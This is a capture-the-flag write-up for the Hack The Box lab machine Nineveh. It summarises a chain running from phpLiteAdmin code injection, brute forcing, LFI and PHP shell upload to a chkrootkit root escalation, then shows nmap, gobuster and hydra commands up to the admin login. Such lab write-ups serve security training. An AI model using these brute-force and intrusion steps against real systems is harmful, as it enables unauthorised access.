# Nineveh
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Nineveh
- Difficulty: Medium
- OS Type: Linux
Summary:
- port 443 - /db - PhpLiteAdmin is vulnerable to PHP code injection [https://www.exploit-db.com/exploits/24044]
- Bruteforce the Admin password to get correct password, login to Panel and created malicious database (with php extension) with the table and raw with default value with php shell, and saved the db, we found the database store location
- On port 80 /department/login.php - bruteforce the credentials with admin username, to get password and login to admin panel, login to that, i found LFI in Notes section
fileparameter is vulnerable, but it does require the name “ninevehNotes.txt” so created database withninevehNotes.txt.phpand access it to get shell on the system (RCE → Shell) - also note - ninevehNotes.txt says that hardcoded credentials present on the system,, uppon searching for minute, i found secure_notes directory with the image file, strings revelas ssh private key for amrois user
- ssh from machine using private key and get user.txt, further enumeration running pspy64 i found root user is running chkrootkit, searching for exploit i found - [https://www.exploit-db.com/exploits/33899]
- creating /tmp/update with command to set SUID to /bin/bash, and got root shell
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Thu Jun 12 08:37:12 2025 as: /usr/lib/nmap/nmap -sVC --open -p- -oN initial/nmap.out -vv 10.10.10.43Nmap scan report for 10.10.10.43Host is up, received echo-reply ttl 63 (0.22s latency).Scanned at 2025-06-12 08:37:19 IST for 243sNot shown: 65533 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT    STATE SERVICE  REASON         VERSION80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-title: Site doesn't have a title (text/html).|_http-server-header: Apache/2.4.18 (Ubuntu)443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))|_http-title: Site doesn't have a title (text/html).|_ssl-date: TLS randomness does not represent time| tls-alpn:|_  http/1.1| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR/organizationalUnitName=Support/emailAddress=admin@nineveh.htb/localityName=Athens| Issuer: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR/organizationalUnitName=Support/emailAddress=admin@nineveh.htb/localityName=Athens| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2017-07-01T15:03:30| Not valid after:  2018-07-01T15:03:30| MD5:   d182:94b8:0210:7992:bf01:e802:b26f:8639| SHA-1: 2275:b03e:27bd:1226:fdaa:8b0f:6de9:84f0:113b:42c0| -----BEGIN CERTIFICATE-----| MIID+TCCAuGgAwIBAgIJANwojrkai1UOMA0GCSqGSIb3DQEBCwUAMIGSMQswCQYD| VQQGEwJHUjEPMA0GA1UECAwGQXRoZW5zMQ8wDQYDVQQHDAZBdGhlbnMxFzAVBgNV| BAoMDkhhY2tUaGVCb3ggTHRkMRAwDgYDVQQLDAdTdXBwb3J0MRQwEgYDVQQDDAtu| aW5ldmVoLmh0YjEgMB4GCSqGSIb3DQEJARYRYWRtaW5AbmluZXZlaC5odGIwHhcN| MTcwNzAxMTUwMzMwWhcNMTgwNzAxMTUwMzMwWjCBkjELMAkGA1UEBhMCR1IxDzAN| BgNVBAgMBkF0aGVuczEPMA0GA1UEBwwGQXRoZW5zMRcwFQYDVQQKDA5IYWNrVGhl| Qm94IEx0ZDEQMA4GA1UECwwHU3VwcG9ydDEUMBIGA1UEAwwLbmluZXZlaC5odGIx| IDAeBgkqhkiG9w0BCQEWEWFkbWluQG5pbmV2ZWguaHRiMIIBIjANBgkqhkiG9w0B| AQEFAAOCAQ8AMIIBCgKCAQEA+HUDrGgG769A68bslDXjV/uBaw18SaF52iEz/ui2| WwXguHnY8BS7ZetS4jAso6BOrGUZpN3+278mROPa4khQlmZ09cj8kQ4k7lOIxSlp| eZxvt+R8fkJvtA7e47nvwP4H2O6SI0nD/pGDZc05i842kOc/8Kw+gKkglotGi8ZO| GiuRgzyfdaNSWC7Lj3gTjVMCllhc6PgcQf9r7vK1KPkyFleYDUwB0dwf3taN0J2C| U2EHz/4U1l40HoIngkwfhFI+2z2J/xx2JP+iFUcsV7LQRw0x4g6Z5WFWETluWUHi| AWUZHrjMpMaXs3TZNNW81tWUP2jBulX5kv6H5CTocsXgyQIDAQABo1AwTjAdBgNV| HQ4EFgQUh0YSfVOI05WyOFntGykwc3/OzrMwHwYDVR0jBBgwFoAUh0YSfVOI05Wy| OFntGykwc3/OzrMwDAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAehma| AJKuLeAHqHAIcLopQg9mE28lYDGxf+3eIEuUAHmUKs0qGLs3ZTY8J77XTxmjvH1U| qYVXfZSub1IG7LgUFybLFKNl6gioKEPXXA9ofKdoJX6Bar/0G/15YRSEZGc9WXh4| Xh1Qr3rkYYZj/rJa4H5uiWoRFofSTNGMfbY8iF8X2+P2LwyEOqThypdMBKMiIt6d| 7sSuqsrnQRa73OdqdoCpHxEG6antne6Vvz3ALxv4cI7SqzKiQvH1zdJ/jOhZK1g1| CxLUGYbNsjIJWSdOoSlIgRswnu+A+O612+iosxYaYdCUZ8BElgjUAXLEHzuUFtRb| KrYQgX28Ulf8OSGJuA==|_-----END CERTIFICATE-----|_http-server-header: Apache/2.4.18 (Ubuntu)
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Thu Jun 12 08:41:22 2025 -- 1 IP address (1 host up) scanned in 250.98 seconds
Enumeration
Port 80/HTTP
there are two ports for http is open 80 and https 443, let’s start our enumeration from port 80
let’s fuzz for hidden files and directories
gobuster dir -u http://10.10.10.43/ -w /usr/share/seclists/Discovery/Web-Content/quickhits.txt -b 403,404
it has info.php, let’s open that

it’s phpinfo() page, we need to check this page to find any potential vulnerabilities or misconfigurations
i’m using https://github.com/ab2pentest/PHPInfo_ICC
python3 phpinfo_checker.py http://10.10.10.43/info.php
let’s keep this information for later use, and start fuzzing for directories using raft-medium-directories.txt file
gobuster dir -u http://10.10.10.43/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
let’s open the /department page

reading through source of this page i found interesting comment

it says mysql is installed and fix the login page i’m assuming that this is vulnerable to SQLi, i tried many payloads but none of them are working
Port 443/HTTPS
if we visit the website on port 443

let’s run the gobuster on this site as well
gobuster dir -u https://10.10.10.43/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -k
we found the /db directory let’s open that
it is running phpLiteAdmin 1.9, quick google search reveals that it is vulnerable to RCE - https://www.exploit-db.com/exploits/24044

but for that we need to login to phpliteadmin portal, as i tried common passwords but it doesn’t working
let’s try bruteforcing this password
hydra -l none -P /usr/share/wordlists/rockyou.txt 10.10.10.43 https-post-form "/db/index.php/:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password."
we found the valid password, let’s login using password123
